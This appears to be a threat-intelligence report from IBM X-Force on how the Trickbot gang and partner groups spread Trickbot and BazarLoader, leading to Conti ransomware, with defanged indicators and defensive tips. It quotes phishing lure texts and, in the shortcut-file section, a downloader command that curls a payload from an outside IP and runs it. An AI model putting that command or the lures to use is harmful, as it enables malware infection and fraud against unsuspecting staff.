# Trickbot Rising — Gang Doubles Down on Infection Efforts to Amass Network Footholds

securityintelligence.com/posts/trickbot-gang-doubles-down-enterprise-infection/

Home / Advanced Threats
Trickbot Rising — Gang Doubles Down on Infection Efforts to Amass Network Footholds

Advanced Threats October 13, 2021
By Ole Villadsen co-authored by Charlotte Hammond 11 min read

IBM X-Force has been tracking the activity of ITG23, a prominent cybercrime gang also known as the TrickBot Gang and Wizard Spider. Researchers are seeing an aggressive expansion of the gang's malware distribution channels, infecting enterprise users with Trickbot and BazarLoader. This move is leading to more ransomware attacks — particularly ones using the Conti ransomware.

As of mid-2021, X-Force observed ITG23 partner with two additional malware distribution affiliates — Hive0106 (aka TA551) and Hive0107. These and other cybercrime vendors are infecting corporate networks with malware by hijacking email threads, using fake customer response forms and social engineering employees with a fake call center known as BazarCall, which is tracked as Hive0105. In one of their recent BazarCall campaigns, ransomware distributors sent fake emails announcing the recipient had purchased tickets for a Justin Bieber concert tour. ITG23 is adept at using its distribution channels to increase scale and drive profits.

## Game On

In recent months, the cybercriminal organization that IBM X-Force threat intelligence tracks as ITG23, also known as Trickbot and Wizard Spider, has expanded the number and variety of channels it uses to distribute its key initial payloads. In this article, IBM X-Force, together with Cylera analysts, addresses the growing number of campaigns that ITG23 is using to deliver proprietary malware, including distribution through other cybercrime groups that X-Force tracks as Hive0105, Hive0106 and Hive0107.

Earlier this year, ITG23 primarily relied on email campaigns delivering Excel documents and a call center ruse known as BazarCall to deliver its payloads to corporate users. However, starting around June 2021, ITG23 has partnered with two prominent malware distribution affiliates while continuing to use existing channels for malware distribution. The new affiliates have added the use of hijacked email threads and fraudulent website customer inquiry forms. This move not only increased the volume of its delivery attempts but also diversified delivery methods with the goal of infecting more potential victims than ever.

Trickbot and BazarLoader are two prolific malware variants that are used against organizations across the globe, often to stage targeted ransomware and extortion attacks. Campaigns IBM has analyzed in the second half of 2021 likely further contributed to a corresponding increase in Conti ransomware attacks.

This trend increases the ability of ITG23 to infect more enterprise users, raises the risk of ransomware attacks and demands vigilance and employee awareness training. X-Force expects to continue seeing it for the remainder of the year.

## The Evolution of ITG23

ITG23 is known primarily for developing the Trickbot banking Trojan, which was first identified in 2016 and initially used to facilitate online banking fraud. Trickbot has evolved in recent years into a modular malware family capable of stealing credentials and moving laterally and is being used for downloading additional backdoors and ransomware such as Ryuk and Conti.

ITG23 is also responsible for developing a prolific loader known as BazarLoader and its most common payload, the BazarBackdoor, which were first identified in April 2020. Trickbot's developers were also credited with developing the Anchor backdoor.

In September 2020, U.S. Cyber Command worked to disrupt ITG23's operations by poisoning configuration files on its command-and-control (C2) servers. Microsoft, the following month, announced its own efforts to disrupt ITG23 by taking down a large number of their C2 servers. The gang pivoted its infrastructure and continues to operate in the wild. Most recently, ITG23's move to expand its malware distribution further demonstrates that it was able to recover from last year's disruptions and the arrest of an ITG23 developer in February 2021.

As the gang continues to rise, its activity also leads to the potential for more ransomware attacks, particularly using the Conti ransomware, which is also developed by ITG23. Trickbot and BazarLoader infections often lead to the deployment of Ryuk and Conti ransomware; indeed, there has been an increase in Conti ransomware deployments coinciding with the increase in Trickbot and BazarLoader activity.

Other articles in recent months have also discussed ITG23's continued efforts to upgrade its malware, touching on both its fraud operations and ransomware attacks. Some examples of the upgraded components are its web-inject and Virtual Network Computing modules and possibly the new Diavol ransomware.

## BazarCall Campaigns Persist Into the Fall


Perhaps the most well-publicized distributor of BazarLoader, and occasionally the Trickbot malware, is known as BazarCall (or BazaCall), which IBM tracks as Hive0105. A phishing email sent to enterprise users lures them into calling a call center to cancel a pending subscription charge. Those who proceed to a website to download a fake cancelation form are thereby infected with BazarLoader.

BazarCall campaigns began in February 2021 and have continued on a near-weekly basis in recent months, although X-Force has observed a decrease in the rate of new BazarCall campaigns by late summer 2021. Hive0105 has been a consistent and effective payload distributer for ITG23. These crafty campaigns often lead to data exfiltration and ransomware deployments. The two groups apparently work closely together to convert more attempts into actual infections for ITG23.

BazarCall campaigns vary in themes. Each BazarCall campaign begins with emails sent to a list of targets bearing a theme designed to persuade them to contact a call center to address the matter in the email, which is typically a subscription or prize for which they will soon be charged.

In order to avoid the charges, the target is provided a phone number to call. Unlike typical malware distribution campaigns, there are no malicious attachments or URLs in the email, which is likely a technique that Hive0105 employs to bypass security controls designed to identify emails with malicious attachments or links.

Themes in recent months have ranged from cash-back discounts to in-demand concert tickets. Upon contacting a fraudulent call center representative, the target is directed to a fake website for which the domain address is crafted to resemble the theme described in the email. Multiple domains are typically set up for each theme, and they are often created, used and discarded within a matter of hours to confound the ability of security researchers and defenders to quickly identify, analyze and block the sites.



From Ruth DeSmet <lbErnesLafqx@mail.com>

Subject [redacted], you are going to a Justin Bieber event! Your ticket is ready!

8/16/21, 12:00 PM

To [redacted]

Ritkán kap e-mailt a(z) lbernesIafqx@mail.com e-mail-címről. Miért fontos ez?

ALERT: This is an email from an external organization. Use caution, especially with links and attachments. More

Dear [redacted]

Congratulations on joining Justin Bieber JUSTICE WORLD TOUR! Your event tickets and all required data are listed below!

Your ticket number: JB[redacted]

Your ticket number JB235714504 /US
T-Mobile Arena, Las Vegas, NV
SUN FEB 20, 2022 - 7:30 PM
ENTRANCE ACCESS - PREMIER
SECTION - FLOOR G, ROW - C, SEAT - 11

T-Mobile Arena, Las Vegas, NV
SUN FEB 20, 2022 - 7:30 PM
SECTION - FLOOR G
ROW - C
SEAT - 11
Quantity - 1
FULL SUM PAID:
310.99 USD

JUSTIN BIEBER
JUSTICE WORLD TOUR
T-Mobile AEG

This e-ticket can be applied as an access permission only once, re-entry unavailable.

Ensure that you get there earlier to stay away from big queues, doors for the celebration will open at 6:00 PM.

You also applied for Missed Mondial Assistance Missed Event Insurance. A total of 10.99 Dollars will be invoiced independently by Allianz Global Assistance. You'll receive a confirmation e-mail from Allianz Assistance with the policy attached to this letter.

Sadly there's a lot of fraudulent activity occurring, so IF YOU DID NOT MAKE THIS PAYMENT PLEASE GET IN TOUCH WITH US AT +1 816 743 4566. Our customer care service will be helpful to you in resolving this challenge Monday to Friday 9:00 AM-6:00 PM.

*Figure 1: BazarCall email lure with phone number to call malicious call center*




*Figure 2: A BazarCall infection zone — the domain name is identical to the original with a different TLD*

During the course of the conversation with the fraudulent call center representative, the target is also directed to enter information, such as a customer number located in the email, to access their account on the website and ultimately download a malicious Excel file to confirm the transaction.


When the file is run and macros enabled, these Excel documents download a malicious payload, most often BazarLoader but occasionally Trickbot. These payloads typically download and install Cobalt Strike to continue an attack that leads to data exfiltration and a Conti ransomware infection.

## ITG23 Partners With Spam Powerhouse Hive0106 aka TA551

Perhaps the most important development in the distribution schemes of Trickbot and BazarLoader payloads is ITG23's partnership with the spamming affiliate that X-Force tracks as Hive0106. Also known as TA551, Shathak and UNC2420, this is another financially motivated threat group partnering with elite cybercrime gangs.

Reportedly active since 2016, Hive0106 previously had distributed payloads such as Valak, IcedID and QakBot. The group began distributing Trickbot with the 'zev' gtag at the end of June 2021 and switched to BazarLoader by mid-to-late July 2021. In September and October, Hive0106 also resumed distributing Trickbot using the 'zem' and 'zvs' gtags, respectively. ITG23 operatives are working with the threat actor Zeus on matters related to these campaigns, from which the 'zev,' 'zem' and 'zvs' gtag names may be derived.

In a page taken out of business email compromise (BEC) scam books, Hive0106 campaigns begin with email lures sent to recipients of existing email threads, stolen from email clients during prior infections. The emails include the email thread subject line but not the entire thread. Within the email is an archive file containing a malicious attachment and password.



Re: RE: [redacted] // rail storage

[redacted]

To [redacted]

Tue 6:26 AM

request.zip
56 KB

Hello ,

The important information for you. See the attachment to the email.

Password - vf45tre

Thank You

*Figure 3: Hive0106 email lure dated August 2021*

During these recent Trickbot and BazarLoader campaigns, the malicious document drops an HTML application (HTA) file when macros are enabled. HTA files contain hypertext code and may also contain VBScript or JScript scripts, both of which are often used in boobytrapped macros. The HTA file then downloads Trickbot or BazarLoader, which has subsequently been observed downloading Cobalt Strike.

Hive0106 uses newly created malicious domains to host the payloads for these infection campaigns.

**Example:**

| | |
|---|---|
| **Word Doc** | b98029b52d505131f395b1e941e7805345acab79cba2941d9e56d379cadcbc6c |
| **URL** | hxxp[:]//kennedyamountg[.]com/bmdff/d2lJjqtV753rt0E0JEoPIXRDNr8EO2Pz/2EuYkzkKPzu/miMgbA/Il26dwutnli5q2pz5ViYzSVV<br>cid=r37uER9X32RAY3kB&ref=JfZpcN&user=eq8sqbhcG5f9S7D0lKw1VW&ref=9GOjnEyj3uiMaOM6bIc55Lj6k4iZRe&id=kjdgYhK |
| **BazarLoader** | 4e5d9bd32f4bdefa15b98e041776db8c4e81524df31c80bf2ab2ea439eca3ff7 |

## Hive0107 Shifts to Trickbot and BazarLoader Deliveries

This summer, ITG23 also partnered with another prominent affiliate that X-Force tracks as Hive0107 to distribute Trickbot and BazarLoader. The group previously had been spotted distributing IcedID in early 2021.


X-Force and Cylera analysts observed Hive0107 with occasional distribution campaigns of the Trickbot malware detected mid-May through mid-July 2021. Those used the gtag ‘mod.’ After that period, Hive0107 switched entirely to delivering BazarLoader. IBM’s analysis of Quad9’s Domain Name System (DNS) data indicates that the group primarily targets organizations in the United States and, to a lesser extent, Canada and Europe.

Hive0107 is known for using customer contact forms on organization websites to send malicious links to unwitting employees. The group typically enters information into these contact forms — probably using automated methods — informing the targeted organization that it has illegally used copyrighted images and includes a link to their evidence.

The links are hosted on well-known, legitimate cloud storage services and file drives that most organizations use. The content often includes provocative language threatening legal action and fines if the images are not removed — pressure tactics to compel the recipient to click on the link.

Starting in late August 2021, Hive0107 began using a new ruse, informing the targeted company that its website has been performing distributed denial of service (DDoS) attacks on its servers and providing a link with the supposed evidence and how to ‘fix’ the problem.

Legitimate email services abused by Hive0107 are then used to deliver the content entered into the customer inquiry form via email to staff within the targeted organization. This technique might allow Hive0107 to bypass some security measures since the email would arrive from a known sender.



From [redacted]

Subject [redacted] Form: Contact Us - Hatcherphoto833@gmail.com 7/15/21, 11:14 AM

To marketing@[redacted]

CAUTION: This email originated from outside of the organization. Do not click links or open attachments unless you recognize the sender and know the content is safe.


[redacted] Form Notification

View Prospect

Form Submission: Contact Us

| Field | Value |
|---|---|
| First Name | Sandra |
| Last Name | Hatcher |
| Email | Hatcherphoto833@gmail.com |
| Phone | 12122177511 |
| Company | Sandra |
| My inquiry is related to: | [redacted] |
| Questions or Comments: | Hi!<br>My name is Sandra.<br>Your website or a website that your organization hosts is violating the copyrighted images owned by myself.<br>Check out this document with the URLs to my images you utilized at [redacted] and my previous publication to obtain the evidence of my copyrights.<br>Download it now and check this out for yourself:<br>https://firebasestorage.googleapis.com/v0/b/storage-729af.appspot.com/[redacted]<br>I do believe that you willfully violated my legal rights under 17 U.S.C. Section 101 et seq. and can be liable for statutory damage of up to $110,000 as set forth in Section 504 (c) (2) of the Digital millennium copyright act (DMCA) therein.<br>This message is official notification. I seek the removal of the infringing materials mentioned above. Please be aware as a company, the DMCA requires you, to eliminate and disable access to the infringing materials upon receipt of this notification letter. If you don't stop the use of the above mentioned copyrighted materials a law suit will likely be started against you.<br>I do have a good faith belief that utilization of the copyrighted materials referenced above as allegedly violating is not approved by the copyright owner, its legal agent, as well as law.<br>I declare, under penalty of perjury, that the information in this notification is accurate and that I am the copyright owner or am certified to act on behalf of the proprietor of an exclusive and legal right that is presumably infringed.<br>Regards,<br>Sandra Hatcher<br>07/15/2021 |

*Figure 4: Hive0107 'Stolen Images Evidence' lure, July 2021*


File Download
firebasestorage.[redacted].com/v0/b/files-d6e6c.appspot.com/o/download-...
Incognito
Download my file

File 'Stolen Images Evidence'
is ready for download

Your download should begin automatically.
Didn't work? Try downloading again.

*Figure 5: Hive0107 link to download malicious JScript downloader*

Clicking on the link downloads a ZIP archive containing a malicious JScript (JS) downloader titled 'Stolen Images Evidence.js' or 'DDoS attack proof and instructions on how to fix it.js.' The JS file contacts a URL on newly created domains to download BazarLoader, which has been observed subsequently downloading Cobalt Strike and a PowerShell script to exploit the PrintNightmare vulnerability (CVE-2021-34527).

These BazarLoader samples have also been observed downloading Trickbot. IBM suspects that access achieved through these Hive0107 campaigns is ultimately used to initiate a ransomware attack.

**Example:**

| | |
|---|---|
| **ZIP** | 7e689467837c7a3751aa45c486371df48204f9c82df20dcb144df4dd800be6b6 |
| **JScript** | 63fb96f834ad1d1690ed31644b7103191ff385f7864e8e6388a0d78158e473dc |
| **Initial URL** | hxxp[:]//mulenoras[.]space/333g100/index.php |
| **Final URL** | hxxp[:]//mulenoras[.]space/333g100/main.php |
| **BazarLoader** | 754a35180c3545e644e82f3a075779f49e99ba7a525dd580e437f13a81efd2b5 |

## Multiple Additional Campaigns Delivering Trickbot, BazarLoader

Beyond the ones mentioned so far, X-Force and Cylera analysts have observed a number of additional campaigns on a weekly basis delivering Trickbot and, to a lesser extent, BazarLoader. The vast majority of the Trickbot campaigns since June 2021 use the 'rob' gtag, although researchers have also seen a small number of campaigns using the 'sat,' 'soc1' and 'fat1' gtags. These campaigns use malicious Microsoft Office, Microsoft Shortcut (LNK) and JS downloaders delivered as email attachments.

X-Force suspects these malicious carrier files are commercial and sourced from other malware suppliers. In some cases, IBM saw these files deliver other malware with no relationship to ITG23, such as the Zeppelin ransomware. Researchers are not certain as to whether ITG23 itself controls the delivery of these malicious emails using dedicated personnel or whether they are independently distributed by other affiliates, such as Hive0106 and Hive0107. Some of these campaigns may be delivered by threat actors using the handles ‘Netwalker’ and ‘Cherry,’ who are believed to be working within the ITG23 organization and earlier this year delivered Trickbot using the gtags ‘net’ and ‘che.’ Below are descriptions of three of these campaigns.

## JScript Downloaders

Beginning in mid-July and for approximately a month, X-Force and Cylera analysts observed the use of a heavily obfuscated JS downloader to deliver primarily Trickbot payloads with the ‘rob’ gtag. Prior to their use, these payloads were delivered by malicious Excel documents. Analysts suspect the JS files were delivered as an email attachment, possibly contained within a ZIP archive.

Executed with wscript, the JS file decodes and runs a PowerShell (PS) script that contacts an initial URL from which it downloads and executes a second PS script — ‘wscript’ is the Windows Script Host that provides an environment in which users can execute scripts in a variety of languages that use object models to perform tasks. The second PS script then downloads and executes Trickbot or, occasionally, BazarLoader from a final URL.


The majority of the initial URLs were hosted on IP addresses or compromised domains. The final URLs containing the payload were at times hosted on the same or different IP addresses or compromised domains. Many of the campaigns from late July to early August 2021 hosted the payload on a document management solution that enables customers to create a publicly accessible link to hosted documents. Similar to hosting malware on cloud servers, abusing a legitimate document management service is more likely to bypass some security controls.

**Example:**

| | |
|---|---|
| **JScript** | 801a3a4a079c2adcd944ced54d9371981f7e40dc94e351bc95c26695e3bb676e |
| **Initial URL** | hxxp[:]//officialbirulaut[.]com/deliveryagent.php |
| **Final URL** | hxxps[:]//docs.zohopublic[.]com/downloaddocument.do?docId =872ked1f92660fd6e4478a7cd65df1c1bae9&docExtn=pdf |
| **Trickbot** | cd774e6a643ce65364e57bdd6e4eea43c08ad5ac157d43d9c232e7bbdce81dd4 |

## Excel Downloaders

In mid-August 2021, IBM observed the resumption of Excel downloaders to deliver Trickbot payloads with the ‘rob’ gtag. One such campaign from August 2021 made use of email lures purporting to come from an automotive parts provider, containing a malicious Excel file using 4.0 macros. Excel 4.0 macro, also known as XLM 4.0 macro, is a benign record-and-playback feature of Microsoft Excel that was introduced back in 1992. When run, the Excel document downloads and executes a Trickbot payload with gtag rob122.



Online order notification.

H B <maxibricorc@grupponucera.it>
To [redacted]

Wed 8/18/2021 3:17 PM

RLT-0388-939.xls
.xls File

Hi

Your order was submitted! We know you're waiting to have your great new products so here is what to expect now:

Once your parcel will be shipped, we'll send an email including a tracking code, which allows you to monitor your purchase order. The debit card you mentioned earlier has been accepted for total sum of $56.15, but nevertheless, your card will not be charged until your package actually ships.

Next you can find the complete information regarding your online order, and also instruction concerning how to discard it.

Always yours, [redacted]

You're receiving this letter since you submitted an order in [redacted] . [redacted] works with Stripe to offer safe invoicing and payment finalizing.

*Figure 6: Email lure distributing Trickbot*

**Example:**

| | |
|---|---|
| **Excel** | 9926a3002477464e839c44c2574f5e159f142a2822ed895b4df1196f7137030a |
| **URL** | hxxp[:]//91.92.109[.]16/images/redtank.png |
| **Trickbot** | 12ce566234cbdf2373c179455041e70769b99f0e8f3b66a322e833e1eba9eafb |

## Shortcut File Downloaders

In September 2021, X-Force and Cylera analysts identified campaigns delivering Trickbot using Microsoft Shortcut (LNK) files. These campaigns leverage emails that contain a malicious URL that downloads an archive file containing a LNK file. When executed, the LNK file downloads and executes Trickbot with the 'rob' gtag. Some of these LNK files use the 'curl' command-line tool to download the malicious payload; 'curl' is most often used in command lines or scripts to transfer data, for example:

```
C:\Windows\System32\cmd.exe /c @echo off & start mspaint.exe & curl –silent -L
HXXP://148.163.42[.]194/images/finesloters.png -o C:\Users\…\AppData\Roaming\create.doc&cd

C:\Users\…\AppData\Roaming&ren create.doc create.exe&start create.exe
```

**Example:**

| | |
|---|---|
| **URL (Download):** | hxxps[:]//d15k2d11r6t6rl.cloudfront[.]net/public/users/BeeFree/beefree-g2q1yxtiyaf/zoom/IMG_Zoom_CONF_13092021.zip |
| **ZIP Archive** | 625444b6cf2c3561a1a9561bb9de599b8bad7cac4a49d32f0ff3594bb2b626a9 |
| **LNK file** | c7e517651d96dccd4f3b6b274f638e7615619fde1e4907674fe27d45247c1d43 |
| **URL (Trickbot)** | hxxp[:]//148.163.42[.]194/images/finesloters.png |
| **Trickbot** | 986983c93157ff926bde54bc260d3cf20500f772ec8ad1ba9685463924d9d866 |

## TrickBot Campaigns Correlate With Increase in Conti Ransomware

The increase in Trickbot and BazarLoader deliveries since June 2021 likely led to a corresponding increase in Conti ransomware attacks this summer. As noted above, BazarLoader and Trickbot deliveries are often followed by ransomware attacks, including attacks with Conti. The Cybersecurity and Infrastructure Security Agency (CISA) as of late September observed an increase in the use of Conti ransomware, issuing an advisory about rising risks.

## A Threat Bazar on the Rise

ITG23 started out aggressively back in 2016 and has become a cybercrime staple in the East European threat actor arena. In 2021, the group has repositioned itself among the top of the cybercriminal industry, a trend IBM expects to continue into next year.

The group already has demonstrated its ability to maintain and update its malware and infrastructure, despite the efforts of law enforcement and industry groups to take it down. ITG23 has also adapted to the ransomware economy through the creation of the Conti ransomware-as-a-service (RaaS) and the use of its BazarLoader and Trickbot payloads to gain a foothold for ransomware attacks. This latest development demonstrates the strength of its connections within the cybercriminal ecosystem and its ability to leverage these relationships to expand the number of organizations infected with its malware.

## Recommendations


Ransomware and extortion go hand in hand nowadays. For a guide on response to attacks, please visit: www.ibm.com/downloads/cas/EV6NAQR4

If you are charged with securing your organizational networks, here are some tips from X-Force to reduce the chance of infection.

- Establish and maintain backup routines, including offline backups. Ensure you have backup redundancy stored separately from network zones attackers could access with read-only access. The availability of effective backups is a significant differentiator for organizations and can support recovery from a ransomware attack.
- Implement a strategy to prevent unauthorized data theft, especially as it applies to uploading large amounts of data to legitimate cloud storage platforms that attackers can abuse.
- Employ user behavior analytics to identify potential security incidents. When triggered, assume a breach has taken place. Audit, monitor and quickly act on suspected abuse related to privileged accounts and groups.
- Employ multifactor authentication on all remote access points into an enterprise network — with particular care given to secure or disable remote desktop protocol (RDP) access. Multiple ransomware attacks have been known to exploit weak RDP access to gain initial entry into a network.

Ole Villadsen
Cyber Threat Hunt Analyst, IBM Security

Ole Villadsen is an analyst on the Threat Hunt & Discovery Team within IBM X-Force Incident Response and Intelligence Services (IRIS), where he investiga...


think 2022
IBM
IBM Think Broadcast
Let's think together.
Watch on demand →